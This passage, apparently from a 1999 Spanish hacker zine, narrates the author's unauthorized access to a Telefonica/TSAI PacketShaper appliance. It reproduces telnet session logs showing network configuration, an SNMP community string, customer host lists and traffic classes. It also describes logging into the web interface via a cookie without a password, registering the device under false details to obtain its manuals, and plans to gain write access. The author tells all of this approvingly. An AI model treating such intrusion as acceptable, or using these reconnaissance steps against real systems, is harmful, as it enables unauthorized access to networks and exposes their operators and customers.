  partition         Bandwidth partition commands
  policy            Policy commands
  rtm               Display or modify Response Time Measurement information
  schedule          Schedule jobs
  setup             Setup network addresses and access control
  sys               System level commands (mon, event, buf, tim)
  touch             Grant touch access
  traffic           Display traffic class/usage information
  uptime            Display system uptime
  version           Display software version
$$ Mira que chulo XDDD
PacketShaper> help ds
usage: ds <arg> ...
where <arg> is one of the following:
cd              Browse to directory entry
dump            Dump current directory entry's contents
local           Store configuration locally (no directory synch)
ls              List children of the browser's current entry
pwd             Show browser's current directory entry DN
sessions        Show LDAP session status
PacketShaper> ds dump
iqosConfigurationAgent          194.*.xxx.*, 19990705083013Z
iqosConfigurationConsumer       194.*.xxx.*, 19990331140831Z
iqosGlobalHostListsDn           ou=hostlists,ou=_global,ou=pscfg,o=tsai.es
iqosGlobalRootDn                ou=_global,ou=pscfg,o=tsai.es
iqosIpAddress                   194.*.xxx.*
iqosLocalHostListsDn            ou=hostlists,ou=194.*.xxx.*,ou=pscfg,o=tsai.es
objectClass                     iqosConfigurationRoot
objectClass                     top
$$ Estos de TSAI, (Telefonica Servicios Avanzados de Informacion) no son de
$$ aqui los dos tipos que presionaron para chaparnos por segunda vez la
$$ web?. Creo que GreeN LegenD sabia del tema.
PacketShaper> net
  nic               Read chip status
  ip                Show IP info
  pna               Show network status
PacketShaper> net ip
MyIpAddr 194.*.xxx.*  mask ffffffc?
Site Router 194.xxx.*.xx
Inside:  00:80:bb:2f:c3:e2 hardware = 00:80:bb:2f:c3:e2
Outside: 00:80:bb:2f:c3:e2 hardware = 00:80:bb:2f:c3:e3
Ignore relay rate: in 3738749  out 8370837
local MIB:
[ 0] RcvdPkts                 91638 [ 1] RcvdPktsFiltered          15800
[ 2] TxPkts                   34127 [ 3] TxUnrouteable                 0
[ 4] TxBcasts                     0
$$ Y un monton de rollo mas que me salto, la configuracion basica del
$$ PacketShaper incluye darle una direccion IP, decirle cual es el router
$$ que sale a Internet, el gateway, un servidor DNS...claro que todo eso
$$ lo aprendi al bajarme los manuales y para ello tuve que hacer un 'invento'.
PacketShaper> uptime
System up for 2 days 19 hours 33 mins 1 secs
PacketShaper> version
Version: PacketShaper v4.0.4g1 1999-08-11
Product: PacketShaper 4000
Serial Number: 100-10003xxx
Memory: 128MB RAM, 7.6MB Flash total, 3.0MB Flash available
Copyright (c) 1996-1999 Packeteer, Inc. All rights reserved.
$$ El numero de serie lo mutilo, luego tuvo su historia. :-)
PacketShaper> sys
  info              Display System Information
```

```
  buf               Buffer commands
  dio               Digital I/O commands
  diag              Run diagnostic commands
  event             Event manager commands
  kmemory           Kernel memory commands
  limits            Show configuration limits
  lcd               LCD test commands
  mon               Monitor commands
  nic               Diagnostic NIC commands
  set               Variable setting commands
  tim               Timer commands
  utc               Coordinated Universal Time commands
PacketShaper> sys info
CPU Brand:  AuthenticAMD
CPU Speed:  369 MHz (measured)
Memory:     128 MB
BIOS info:  99/01/21 V1.09  (C) 1997 Gateworks Development
$$ En esta primera sesion estoy intentando obtener el maximo de info
$$ posible del sistema, asi cuando desconecte tendre bastante que estudiar
$$ Sigamos viendo la configuracion.
PacketShaper> sys limits
Statically allocated objects          Current  Remaining      Total
---------------------------------------------------------------------
Traffic classes                         138        374        512
Partitions                                9        247        256
Policies                                  2        510        512
Matching rules                          232        408        640
Classes with traffic discovery            0         32         32
Classes with RTM                          0         16         16
Classes with top talkers/listeners        0         12         12
TCP flows                             48614       2586      51200
Other IP flows                        25600          0      25600
$$ Si no sabes que es esto tranquilo, yo tampoco lo sabia y me entere
$$ mas tarde.
$$ Fijate en el numero de conexiones que muestra, no hace falta ser
$$ muy espabilado para darse cuenta de que no estamos en Calzados Perez.
Dynamically allocated objects         Current  Potential      Total
---------------------------------------------------------------------
Matching rule host references           117       1183       1300
Host list entries                        5       5611       5616
DNS names                              113       5929       6042
Note: "Potential" for each object is an estimate allocating all
remaining dynamic memory to that object type.
PacketShaper> sys verify
That command [verify] requires touch access.
$$ Otra vez el touch pero no voy a insistir porque como desconozco el
$$ sistema solo falta que la pifie.
PacketShaper> sys set
System values                   Current   Default   Min       Max
=====================================================================
artGapInclusion                 0         0         0         1
assertDisable                   1         0         0         9999999
bridgeBcastAT                   1         1         0         1
bridgeBcastDEC                  1         1         0         1
bridgeBcastFNA                  1         1         0         1
configPeriod                    60        60        0         86400
connResourcePpt                 1024      1024      10        1024
dgFlowIdleTime                  60        60        10        3600
diagInterval                    9000000   9000000   0         86400000
loSpeedThresh                   56000     56000     300       9999999
mailQueueMax                    32        32        32        128
touchRecoveryTime               30        30        0         3600
```

```
userEventMaxDefinitions         32        32        32        128
userEventMaxRegistrations       32        32        32        128
writeProtectFiles               1         1         0         1
$$ Otro listado enorme pasa por mi pantalla, menos mal que va a un log!
$$ Recorto el 90% y lo pongo aqui para que veas un poco, yo no me lo mire
$$ demasiado.
PacketShaper> sys mon
  idle              Display CPU idle time
  cmos              Display CMOS settings
  struct            Display structure sizes
PacketShaper> sys mon cmos
Date & Time:  21:58:28, 1999-xx-xx
Base Memory:  576 Kbytes (configured)
Extd Memory:  576 Kbytes (configured)
Extd Memory:  576 Kbytes (detected by POST)
Hard Disk C:  1
Hard Disk D:  3
CMOS Status:  Battery=OK, Config=OK, Memory=OK, Disk=OK, Time=OK
CMOS ChkSum:  0da4 (Correct)
$$ No pensaras que iba a dejar el dia y la hora tal cual. :-)
PacketShaper> sys nic info
device INSIDE   00:80:bb:2f:c3:e2
Link State: UP (speed = 100000000) Controller Type: PCnet-FAST 79C971
nic0 MIB:
[ 0] TxOctets              3236795492 [ 1] RxOctets              3476696884
[ 2] TxUnicast             243266809 [ 3] RxUnicast             276920847
[ 4] TxNonUnicast               4061 [ 5] RxNonUnicast             134168
[ 6] TxQueued                      2 [ 7] rxQueued              277057183
[ 8] TxTimeouts                    0 [ 9] RxDrops                       0
[10] TxErrors                      2 [11] RxRunts                       0
[12] TxBabbleErrors                0 [13] RxErrors                      0
[14] TxBufferErrors                0 [15] RxOverflowErrors              0
[16] TxRetryErrors                 0 [17] RxFramingErrors               0
[18] TxUnderflowErrors             0 [19] RxCrcErrors                   0
[20] TxLateCollisions              0 [21] RxFifoErrors                  0
[22] TxNoLinkErrors                2 [23] RxMissedErrors                0
[24] TxRingFullErrors              0 [25] RxLateDrops                   3
[26] TxInterrupts                  0 [27] RxInterrupts                  0
[28] NumRestarts                   0 [29] NumInterrupts                 0
[30] IsrReenters                   0 [31] LinkChangeTime                5
[32] DrdQuad0                     85 [33] DrdQuad1                      0
[34] DrdQuad2                     17 [35] DrdQuad3                      0
[36] DrdBrickWallHits              0
NIC 0 PHY Control (reg0=2100, reg17=ffffc001).
mode:   manual
duplex: FULL
speed:  100
NIC 0 PHY Status (reg1=780d)
Auto-negotiation supported:  YES (incomplete)
100bt Full duplex supported: yes
100bt Half duplex supported: yes
10bt  Full duplex supported: yes
10bt  Half duplex supported: yes
NIC 0 PHY Ability (reg4=1e1)
100bt Full duplex supported: yes
100bt Half duplex supported: yes
10bt  Full duplex supported: yes
10bt  Half duplex supported: yes
device OUTSIDE   00:80:bb:2f:c3:e3
Link State: UP (speed = 100000000) Controller Type: PCnet-FAST 79C971
nic1 MIB:
[ 0] TxOctets              1873185020 [ 1] RxOctets              781601823
```

```
[ 2] TxUnicast             276876370 [ 3] RxUnicast             243611937
[ 4] TxNonUnicast             136227 [ 5] RxNonUnicast               1998
[ 6] TxQueued                      0 [ 7] rxQueued              243614077
[ 8] TxTimeouts                    0 [ 9] RxDrops                       0
[10] TxErrors                      2 [11] RxRunts                       0
[12] TxBabbleErrors                0 [13] RxErrors                      0
[14] TxBufferErrors                0 [15] RxOverflowErrors              0
[16] TxRetryErrors                 0 [17] RxFramingErrors               0
[18] TxUnderflowErrors             0 [19] RxCrcErrors                   0
[20] TxLateCollisions              0 [21] RxFifoErrors                  0
[22] TxNoLinkErrors                2 [23] RxMissedErrors                0
[24] TxRingFullErrors              0 [25] RxLateDrops                  16
[26] TxInterrupts                  0 [27] RxInterrupts                  0
[28] NumRestarts                   0 [29] NumInterrupts                 0
[30] IsrReenters                   0 [31] LinkChangeTime                5
[32] DrdQuad0                    238 [33] DrdQuad1                     84
[34] DrdQuad2                     72 [35] DrdQuad3                     71
[36] DrdBrickWallHits              0
NIC 1 PHY Control (reg0=2100, reg17=ffffc001).
mode:   manual
duplex: FULL
speed:  100
NIC 1 PHY Status (reg1=780d)
Auto-negotiation supported:  YES (incomplete)
100bt Full duplex supported: yes
100bt Half duplex supported: yes
10bt  Full duplex supported: yes
10bt  Half duplex supported: yes
NIC 1 PHY Ability (reg4=1e1)
100bt Full duplex supported: yes
100bt Half duplex supported: yes
10bt  Full duplex supported: yes
10bt  Half duplex supported: yes
$$ Mas info, esta vez sobre las tarjetas, nos viene a decir que soportan
$$ 100 MB/S y como esta yendo el trafico que pasa por ellas.
$$ La tarjeta INSIDE se conecta al hub de la LAN y la OUTSIDE al router
$$ que sale a INTERNET.
PacketShaper> policy
  show              Show details of a specified policy
PacketShaper> policy show
usage: show <tclass> [clear]
$$ tclass?. No lo tengo claro, ya lo mirare mas tarde.
PacketShaper> help setup
To configure and view the PacketShaper basic settings, use the following
command:
usage: setup <arg> ...
Where <arg> is one of the following:
failover        Set/show failover configuration
nic             Set interface speed and duplex
show            View basic configuration
PacketShaper> setup show
IP address:             194.*.xxx.* Subnet mask: 255.255.255.1xx
Inside nic speed:       100BT full-duplex
Outside nic speed:      100BT full-duplex
Gateway:                194.xxx.*.x
Site router:            194.xxx.*.x
DNS server(s):          194.xxx.*.x
Default domain:         tsai.es
Inside interface:       unsecure
Outside interface:      unsecure
Look password:          ******
Touch password:         ******
```

```
Link speed:             50M
Packet shaping:         off
Traffic discovery:      off
SNMP look community:    tsai
SNMP touch community:   ******
SNMP Trap destinations: 192.168.10x.*
Modem on Console:       off
Email host:port:        none
Email sender:           none
Date, time, timezone:   Sat Nov xx 15:31:49 1999 CEST (Paris)
$$ Eso del packet shaping off me escamaba y lo de insecure interface :-?
PacketShaper> hl
  context           Show or set host list context
  resolve           Resolve DNS names in the host list
  show              Show host lists, or details of a named host list
PacketShaper> hl show
Host list entries in the current (local) context:
cn=Comercio_Alcampo 194.*.x.xx 194.*.xxx.61
cn=Comercio_BBV 194.*.x.xxx 194.*.53.x 194.*.x.xxx...
cn=Comercio_CajaMadrid 195.xxx.105.x 195.x.*.xxx
cn=DirWeb_ElPais 194.*.x.xxx 194.*.55.x 194.*.xx.x...
cn=InfoNegocio 195.xxx.*.x 195.xxx.*.x 195.xx.x.*
$$ Pues ese que una vez decia que lo de poner * y x en vez de las IP
$$ verdaderas estaba muy currado no sabe que razon tiene. }:->
PacketShaper> help partition
Partitions may be created to separate different traffic classes'
use of bandwidth.  Originally, there is a single partition associated with
each direction and the corresponding built-in traffic class, inbound and
outbound.  Each partition has a size corresponding to the corresponding link
bandwidth.  You may create additional partitions, carving that link
bandwidth into multiple, independent pieces.  The traffic classes that are
in the same partition share that partition's bandwidth; traffic classes
that are in different partitions do not share bandwidth at all.
usage: partition <arg> ...
where <arg> is one of the following:
show            Display the partitions or a particular partition
$$ Por si no lo ves claro, una particion es igual que su homonima del HD,
$$ dividir un total entre varios trozos. Tengo 50MB de salida y quiero
$$ repartirlos de una manera x. Aqui vemos 9 particiones creadas.
PacketShaper> partition show
Link speed: inbound 50M  outbound 50M
Partition name                Size Guarntd Excess  Usage  Cur   1 Min   Peak
                                                          rate   avg    rate
-------------------------------------------------------------------------------
Inbound                    11991000     0      0    5.7M   5.0M   4.6M  21.8M
-------------------------------------------------------------------------------
Outbound                   10494000     0      0    9.4M   7.9M   8.1M  24.1M
 Grupo_El_Pais                 1000     0      0    995k   1.0M   1.0M   9.6M
 Web_FondosWeb                 1000     0      0       0     92   4498    902k
 Web_Educalia                  1000     0      0    3432   4965   4017    334k
 Web_AEAT                      1000     0      0   12.8k   6122   2511   98.2k
 Web_TKON                      1000     0      0       0      0      0     51
 Web_ABC                       1000     0      0       0      0      0    880
 Web_Instituto_Cervantes       1000     0      0       0      0      0      0
$$ Aqui vemos como hay ochos particiones de salida y que El Pais genera un
$$ trafico de narices (yo contribuyo visitando su web casi a diario)
Ahora me meti a mirar la mib (Managemente Information Database) y salian
un monton de cosas raras, era tarde y los Simpsons estaban a punto de
empezar. Hora de desconectar.
- PARTE II-. DONDE ESTARA MI PAQUETE?
Acabamos de asistir al primer acto del hackeo mas serio jamas documentado
en Espa~a. No, no me ha dado la vena de que soy 'SET membah' simplemente
```

que en SET se ponen por escrito cosas de las que normalmente solo nos enteramos por la prensa...cuando hay detenciones.
Nosotros pretendemos escribir de ello desde la normalidad y reivindicando que un hacker (todos a coro) NO es un delicuente. Eh!, y yo tampoco!!.
Dejemos aparte las seis lineas ideologicas y volvamos a la accion.
Examinemos la situacion, hay dos problemas:
1) No tenemos ni papa de que sistema es ese, aunque los comandos sean bastante autoexplicativos y supongamos para que vale nos hace falta una referencia mas solida si queremos investigar mas.
2) No tenemos acceso touch, solo look. (Igual me pasa con las tias).
Asi que voy a http://www.packeteer.com y mucha foto, mucha propaganda pero para entrar a la parte de Documentacion tienes que ser usuario registrado.
Me estan fastidiando todas estas empresas que venden cosas raras y luego no ofrecen info mas que a los que las compran, ultimamente me he tropezado con varias. No comprenden que eso solo llevan a que tengamos que hackear algo para conseguir lo que podrian dar gratis??.
A ver, encuentro una URL http://www.packetshaper.com (o algo asi) donde puedes entrar poniendo el numero de serie siempre que el cajetin ese (el PS) este registrado. Numero de serie? me suena. Bingo!. Lo muestra al ejecutar el comando 'version'. Pruebo y me sale algo como:
Sorry, your PacketShaper serial number was not found
One of the following conditions may exist:
  * Your serial number is not registered.
  * You mistyped your serial number.
La segunda no es porque he hecho el tipico cut&paste asi que resulta que los vagos de TSAI no han registrado su PacketShaper.
Pues no hay problemo!!.
Me planto en el PacketShaper de TSAI con mi browser, no meto clave (entro usando una cookie) y le doy al boton de "Registration and Support".
Me lleva a la web de Packeteer a meter mis datos personales, contesto verazmente a todo (mentir es pecado) y me permito la licencia humoristica, a mi entender, de poner Timofonica en el apartado de Empresa.
Listo, registrado. Con dos narices.
Para que digan que los hackers solo hacemos que estropear cosas, ahora aparezco en el area de documentacion de Packeteer y me bajo los siguientes archivos:
ps4000gs.pdf   PacketShaper Getting Started Guide (562k)
40.refguide.pdf PacketShaper Reference Guide v 4.0 (1.9M)
Estos se unen a tres que estaban publicamente disponibles y que eran una especie de folletos propagandisticos pero que al menos sirvieron para hacerme una idea de que iba el invento.
http://www.packeteer.com/technology/pdf/white2.pdf
http://www.packeteer.com/techonology/pdf/foursteps.pdf
http://www.packeteer.com/technology/pdf/network.pdf
Con mas de 3MB de documentacion ya puedo empezar a enterarme de como funciona el cajetin este (tambien me he bajado un gif para verlo :-))
Y tu ahora querras que te lo explique en 20 lineas...hare lo que pueda.
Pero ahora, tras realizar mi buena accion del dia, otra pausa. He quedado y ya llego tarde y eso de "No mira, es que me habia enrollado hackeando Telefonica" creo que no cuela como excusa creible. :-(
.....
.....
Volvemos a la carga: Me leo unos cuantos archivos y ya estoy mas puesto en el PS, voy a tratar de resumirlo. Si no te aclaras visita la web de Packeteer y bajate por ejemplo el archivo foursteps.pdf que esta al alcance de 'to quisqui'.
Que es un Packetshaper?
Fisicamente, una especie de maletin de unos 5 kg de peso con 2 conectores de red, un puerto serie y un LCD.
Logicamente, un sofisticado sistema de control de trafico con un sistema operativo propio.
Y que hace?

Normalmente se instala entre tu hub y el router que da salida a Internet,
su mision es controlar todo el trafico que entra y sale pero no como un
firewall sino con un objeto muy diferente: Dar prioridad a un trafico en
detrimento de otro, establecer minimos garantizados, desviar cierto tipo
de trafico.
Para ello el PacketShaper (PS), una vez configurado y en marcha, cuenta con
varias caracteristicas que veremos ahora.
1- Traffic Discovery, si se activa esta opcion (por defecto ON) el PS
analiza tanto el trafico OUTBOUND (que va de dentro de la red hacia fuera)
y el INBOUND (que viene de fuera a dentro de la red) creando CLASES de trafico
por defecto. Tambien puedes crear tu las clases que quieras.
2- Clases. Las clases pueden ser tan genericas o detalladas como quieras:
Por ejemplo:
/INBOUND/HTTP que pillaria todo el trafico HTTP dirigido hacia la red interna
/OUTBOUND/xxx.xxx.xxx.xxx/QUAKE-2 que englobaria el trafico externo generado
por la IP xxx.. usando el protocolo del Quake-2.
/INBOUND/Citrix_Traffic/From_Ingenieria/Excel podria ser una clase que se
aplicase a todo el trafico Citrix que entra a la red, que procede de nuestro
departamento de Ingenieria en..Malasia? y que dentro de ese trafico Citrix
SOLO se aplicaria a aquellos que van a trabajar con Excel y no a los que
van a jugar a Civilization ;-).
El nivel de detalle que permite es impresionante (en dos palabras) pudiendo
crear toda una clase de trafico para un archivo determinado.
Por ejemplo, si justo posteas el ultimo kernel de Linux y no quieres que
te colapse el servidor podrias establecer una POLITICA (policy) que
determine cuanto trafico puede generar ese archivo, en que condiciones y
que pasa si excede el trafico permitido.
Ahora tienes un monton de clases ya que el PS las genera automaticamente
analizando el trafico que ve pasar (y recuerda que al estar entre tu LAN
y el router hacia la WAN lo ve TODO), ademas no te pienses que se pierde.
El condenado lo entiende practicamente todo, mas de 150 protocolos distintos
y es incluso capaz de seguir sesiones que cambian de puertos dinamicamente
o sesiones en puertos no usuales (no pienses que por que pongas tu servidor
web particular en el puerto 514 va a dejar de darse cuenta de que ese
trafico es HTTP). Un mal bicho. Que haces con tanta clases?
3- Politicas. Aqui tenemos un PS analizando cuanto? 20Mb/s de trafico?. Mas?
El nuestro en particular tenia el shaping off, eso quiere decir que no
aplica ninguna politica al trafico, simplemente lo ve y lo deja pasar.
El shaping se cambia ejecutando:
> setup shaping <on|off|bypass>
off (por defecto) El PS ve el trafico y lo deja pasar transparentemente
on El PS aplica las politicas especificadas a cada clase de trafico que
   las tenga
bypass El PS hace como si no existiese
Para cambiarlo se necesita nivel touch que no tenemos...de momento.
Y que politicas se pueden aplicar?
Basicamente son tres
Una que garantiza un nivel minimo
Por ejemplo:
Clase VoiceOverIP. 20kb/s guaranteed
Con menos quien puede oirse? XDD
Otra que da prioridad a un trafico sobre otro a la hora de repartirse
el ancho de banda 'sobrante'.
Por ejemplo:
Clase /INBOUND/Telnet/MiservidorSAP/desde-soporte-tecnico: Priority 6
Queremos que nos arreglen el servidor si o no? :-DD
Y la otra ya la hemos visto en el log, la particion, digamos que tengo
40MB/S de conexion
Clase /Pet-Mi-RED/ Particion 1000k
Otorga 1000k de esos 40MB a las peticiones que origine mi red, si sobra
algo se lo reparten las otras clases segun prioridad.
Mas o menos esta politica (la basica) funciona como el CIR y el EIR de una

Frame Relay, o sea:
A ti te doy esto, a ti esto otro, a ti esto poco que me queda y lo que os sobre a cada uno mas lo que no esta asignado os lo repartis siguiendo esta prioridades que os he puesto.
Luego hay otras politicas muy majas como Discard, Never-Admit e Ignore.
Discard, esto es como un firewall, todo ese tipo de trafico se descarta sin dar ni los buenos dias. Por ejemplo, que nuestro compa~ero de trabajo nos cae mal?. Pues nada, todo el trafico HTTP que vaya a su IP lo descartamos y que curre en vez de visitar webs porno. Solo hay que dar a un boton.
Never-Admit, nos permite controlar quien entra y quien no y redirigir el trafico. Por ejemplo si PS detecta que el servidor web se esta hundiendo por debajo de los tiempos de respuesta establecidos como minimos (hemos puesto las fotos de -tufantasiapreferidaaqui- desnuda) puede automaticamente dirigir el trafico a una pagina que diga. "Lo siento, estamos colapsados"
Ignore, pues eso que pasa de todo. Que no se meta en ese trafico.
Por ejemplo que no mangonee en el trafico SSH o HTTPS.
4- Informes. Para disfrutar eso hay que ir a la Web, genera informes y estadisticas para parar un tren, completamente configurables en intervalos de tiempo, datos mostrados...yo me saque un par por la impresora.
Por supuesto con graficos de tarta, colorinos....un pasote.
Un informe con el listado de todas las clases de trafico del PS objetivo me ocupo 7 paginas, muestra el numero de conexiones, la cantidad de trafico, el trafico garantizado y la particion (si las hay)..
No es extra~o si recuerdas que al hacer
> sys limits
Mostraba 138 clases (hasta un maximo de unas 550 aun queda)
9 particiones (ya las vimos), 2 politicas definidas...etc
- PARTE III-. PASO AL PAQUETE
De nuevo en las trincheras, esto es lo que pienso hacer ahora:
1) Otra entrada por telnet para probar unos cuantos comandos mas y que me llene mas el articulo ;->
2) Entrar por la web que es mas mono y sacarme algunos informes mas que quedan chachi piruli.
3) Se me olvidaba. Eso del touch. Que aunque no quiera liarla me fastidia no tener acceso total.

```
pas@solsticio:~> telnet 194.*.xxx.* | tee timo-log6
Trying 194.*.xxx.*...
Connected to 194.*.xxx.*.
Escape character is '^]'.
PacketShaper (194.*.xxx.*)
Password:
PacketShaper v4.0.4g1 1999-08-11
Copyright (c) 1996-1999 Packeteer, Inc. All rights reserved.
Packet shaping: off.
PacketShaper> rtm
  drilldown         Show worst clients and servers for a traffic class
  show              Show RTM statistics
  worst             Show classes with worst RTM values
$$ Ya es hora de que vosotros os chupeis las 138 clases. Alla vamos.
PacketShaper> rtm show
    Traffic                                  Response Time (ms)
     Class                        Goodness   Total Network Server
-------------------------------------------------------------------
Inbound
 Pet_Web_Telefonica_Anonimo           ---      1.5    1.5     16
 Correo_Telefonica                    ---      688    583    105
 Peticiones_ESINT70                   ---      1.6    1.5     30
 Peticiones_ESIWeb2
  Pet_www.congreso.es                 ---      1.5    1.4     86
  Pet_www.bbv.es                      ---      1.2    1.1     69
  Peticiones_ESIWeb2_default          ---      1.3    1.2     25
 Proxy_NT_Corporativos                ---      205     17    189
```

```
 Pet_Mall_Alcampo                  ---      1.3    1.2    124
 Pet_Mall_BBV                      ---      1.4    1.0    340
 Pet_Mall_CajaMadrid               ---      861    764     97
 Peticiones_1_millon               ---      2.3    2.3     24
 Peticiones_El_Pais                ---      1.5    1.5     24
 Peticiones_InfoNegocio            ---      1.0    970     62
 Peticiones_Web_Educalia           ---      1.1    1.1     24
 Peticiones_Web_FondosWeb          ---      1.4    1.4     27
 Peticiones_ESINT10                ---      3.7    3.7     42
 Peticiones_AltaVista              ---      3.8    3.6    173
 Peticiones_Mensatex_Int           ---      487    433     54
 Peticiones_Web_GIS                ---      1.8    1.7     85
 Peticiones_Web_Nestle             ---      891    863     28
 Peticiones_Web_PAM                ---      1.8    1.3    526
 Peticiones_Web_TKON               ---      316    316      1
 Peticiones_Web_TTD                ---      658    345    313
 Proxy_ABC                         ---      2.2    1.4    829
 News_Entrada                      ---      683    625     59
 Peticiones_ESIWeb2c
  Peticiones_AEAT                  ---      2.2    2.2     19
  Peticiones_ESIWeb2c_default      ---      1.6    1.5     37
 Peticiones_Iberia                 ---      1.5    1.5     23
 Peticiones_Web_TSAI               ---      939    917     23
 Peticiones_Web_Telefonica         ---      1.6    1.6     16
 Peticiones_Web_Iberonline         ---      1.4    1.3    128
 Peticiones_ESIWeb2B
  Peticiones_Web_Mundiprensa       ---      2.3    2.3     21
  Peticiones_ESIWeb2B_default      ---      2.1    2.1     23
 Peticiones_ESIWeb2D
  Peticiones_ESIWeb2D_default      ---      2.0    1.9     66
 Proxy_Clientes                    ---      1.1    283    859
 Peticiones_Web_INCA               ---      2.5    2.3    212
 Proxy_Telefonica                  ---      106    100      7
 Peticiones_Servidores_ESIAMI      ---      648    463    185
 Peticiones_Double_Click           ---      830    170    660
 Peticiones_Grupo_Teleline         ---      2.2    1.8    394
 Ingenieria_Clientes               ---      654    587     67
 Peticiones_Housing                ---      379    199    180
 Backbone                          ---      453    395     57
 Peticiones_InfoSite               ---      1.8    1.6    204
 Default                           ---      894    586    308
Outbound
 Peticiones_Proxy_Corporativos     ---      733     31    702
 Peticiones_Proxy_TSAI             ---      1.0     58    982
 AltaVista                         ---       85     57     28
 Mall_BBV                          ---       30     10     19
 Grupo_El_Pais                     ---       36     14     21
 Pet_Proxy_Clientes                ---      928     33    895
 Pet_Proxy_NT                      ---      1.1    297    767
 Peticiones_Correo_Telefonica      ---      805    196    609
 Mensatex_Int                      ---      1.9     80    1.8
 Peticiones_Proxy_Telefonica       ---      922     42    880
 Web_1_millon                      ---       95     52     43
 Web_GIS                           ---       71     56     14
 Web_PAM                           ---      134     95     39
 Peticiones_Proxy_ABC              ---      919    430    489
 Grupo_TeleLine                    ---      2.3    1.0    1.2
 Servidores_ESIAMI                 ---       23      5     18
 Peticiones_Ingenieria_Clientes    ---      1.0    503    539
 Housing                           ---      893    450    443
 Backbone_Salida                   ---      436    226    210
 Total_Webs_Infosite               ---      154     97     56
```

```
 Default                              ---      383    321     62
$$ Como veis hay dos grandes divisiones OUTBOUND e INBOUND que son digamos
$$ las 'raices' del arbol de clases en PS.
$$ Este es un caudal de datos muy sabroso que nos permite distinguir en
$$ cada caso como esta respondiendo la red y el servidor.
$$ Quien dijo que eso no se podia saber/hacer? :->
$$ Mencionaremos al Grupo_TeleLine como consistentemente malo tanto en
$$ trafico de entrada como en el de salida. Sufridos usuarios cautivos...
$$ Vemos aqui como aparecen por muchos sitios los nombres de Telefonica y
$$ sus secuaces, digo filiales, (Teleline, TSAI, Ole, el Congreso ...)
$$ tambien vemos a El Pais, ABC, Altavista, BBV, Iberia...
$$ Caramba, cualquiera diria que nos hemos metido de lleno en el centro
$$ del trafico de Internet en Espa~a. Hum?. Puede.
PacketShaper> help net
View network statistics
usage: net nic | ip | pna
PacketShaper> net pna
udp:
        28020 datagrams delivered to users
        3 datagrams received for unknown ports
        0 datagrams received with other errors
        27725 datagrams sent
tcp:
        15655 segments sent
        16 segments retransmitted
        0 segments sent with RST flag
        16679 segments received
        0 segments received in error
        36 failed TCP connection attempts
        2 TCP connections reset
ip:
        101961 received from interfaces
        0 drops due to format errors
        57042 drops due to invalid addresses
        0 drops due to unknown protocol
        0 discarded with no problems
        43600 supplied by IP user protocols
        0 dropped due to no routes
        0 IP datagrams forwarded
PacketShaper> traffic tree
Class name                          Type  Class   Policy  Cur  1 Min   Peak
                                          hits    hits  rate   avg    rate
-------------------------------------------------------------------------
/Inbound                            +              n/a   4.9M   4.6M   n/a
 Proxy_Corporativos                       70652     n/a  6610   18.2k   871k
 Proxy_TSAI                               46948     n/a   678   4478    4.2M
 Pet_Web_Telefonica_Anonimo               10935     n/a     0   1669   46.6k
 Correo_Telefonica                       148363     n/a   166   3862    9.8M
 LIBRE1                                       0     n/a     0      0       0
 Peticiones_ESINT70                      407142     n/a  12.2k  25.0k   169k
 Peticiones_ESIWeb2                               n/a  2009   18.7k   n/a
  Pet_www.congreso.es                     17639     n/a   193    804    100k
  Pet_www.bbv.es                          32795     n/a   212   2246    119k
  Peticiones_ESIWeb2_default             197046     n/a   598   15.6k   198k
 Proxy_NT_Corporativos                    12595     n/a  3842   3887    231k
 Pet_Mall_Alcampo                         42927     n/a  5178   6205   98.3k
 Pet_Mall_BBV                             72721     n/a     0      3    117k
 Pet_Mall_CajaMadrid                      23140     n/a  2242   2131   77.1k
 Peticiones_1_millon                      23903     n/a  10.3k  18.7k   102k
 Peticiones_El_Pais                     2789176     n/a   161k   154k   1.5M
 Peticiones_Housing_Citroen                   0     n/a     0      0       0
 Peticiones_InfoNegocio                  181839     n/a  4705   3414   81.1k
```

```
 Peticiones_Web_Educalia                63128     n/a    38    411    149k
 Peticiones_Web_FondosWeb               11034     n/a     0    365   68.3k
 Peticiones_ESINT10                     10302     n/a     0      5   54.9k
 Peticiones_AltaVista                  586639     n/a  34.3k  37.7k   185k
 Peticiones_Housing_Ifigenia                0     n/a     0      0      0
 Peticiones_Mensatex_Int                 3087     n/a     0      1    111k
 Peticiones_Web_GIS                     37372     n/a   246   1756   74.6k
 Peticiones_Web_Nestle                  53107     n/a     0      1   87.8k
 Peticiones_Web_PAM                   1351396     n/a   105k   105k   357k
 Peticiones_Web_TKON                        6     n/a     0      0    104
 Peticiones_Web_TTD                      1103     n/a     0      3   14.5k
 Proxy_ABC                             173265     n/a   183k  58.2k   468k
 News_Entrada                            3319     n/a   517k   161k   9.9M
 Peticiones_ESIWeb2c                             n/a  18.9k  16.8k   n/a
  Peticiones_AEAT                        2812     n/a   985    377   14.4k
  Peticiones_ESIWeb2c_default          413193     n/a  16.9k  16.4k   212k
 Peticiones_Iberia                     325354     n/a  10.6k  21.6k   122k
 Peticiones_Web_TSAI                     6614     n/a   109     98   28.2k
 Peticiones_Web_Telefonica             438256     n/a  28.5k  31.6k   296k
 Peticiones_Web_Inst._Cervantes           5416     n/a   100     63    530
 Peticiones_Housing_Tecknoland              98     n/a     0     26   1259
 Peticiones_Housing_Atenet                   0     n/a     0      0      0
 Peticiones_Housing_Autismo                  0     n/a     0      0      0
 Peticiones_Web_Iberonline              411910     n/a  7316   8201    142k
 Peticiones_ESIWeb2B                             n/a     1    154    n/a
  Peticiones_Web_Mundiprensa             3012     n/a     0      3   32.5k
  Peticiones_ESIWeb2B_default           23000     n/a     0    151    121k
 Peticiones_ESIWeb2D                             n/a     0     19    n/a
  Peticiones_Web_NMP                         0     n/a     0      0      0
  Peticiones_ESIWeb2D_default            6176     n/a     0     19   42.7k
 Peticiones_Web_ABC                      1251     n/a     0      3   3587
 Proxy_Clientes                        1683648     n/a   1.1M   668k   4.7M
 Peticiones_Web_INCA                    369723     n/a  8417   14.2k   102k
 Proxy_Telefonica                       921032     n/a   328k   353k   5.3M
 Peticiones_Servidores_ESIAMI            47383     n/a   203k   195k   7.9M
 Entrada_InfoMail_InfoVia                    0     n/a     0      0      0
 Entrada_InfoMail_Internet                   4     n/a     0      0   3635
 Peticiones_Renault                          0     n/a     0      0      0
 Peticiones_Double_Click                 27720     n/a     0    174   15.0k
 Peticiones_Grupo_Teleline             9473517     n/a   1.4M   1.2M   8.7M
 Ingenieria_Clientes                     12956     n/a   111    378    2.2M
 Peticiones_Housing                     191535     n/a  19.0k  28.4k   5.0M
 Accesos_Corporativos                     1778     n/a     0   6638    254k
 Backbone                              17911340     n/a   134k   159k   790k
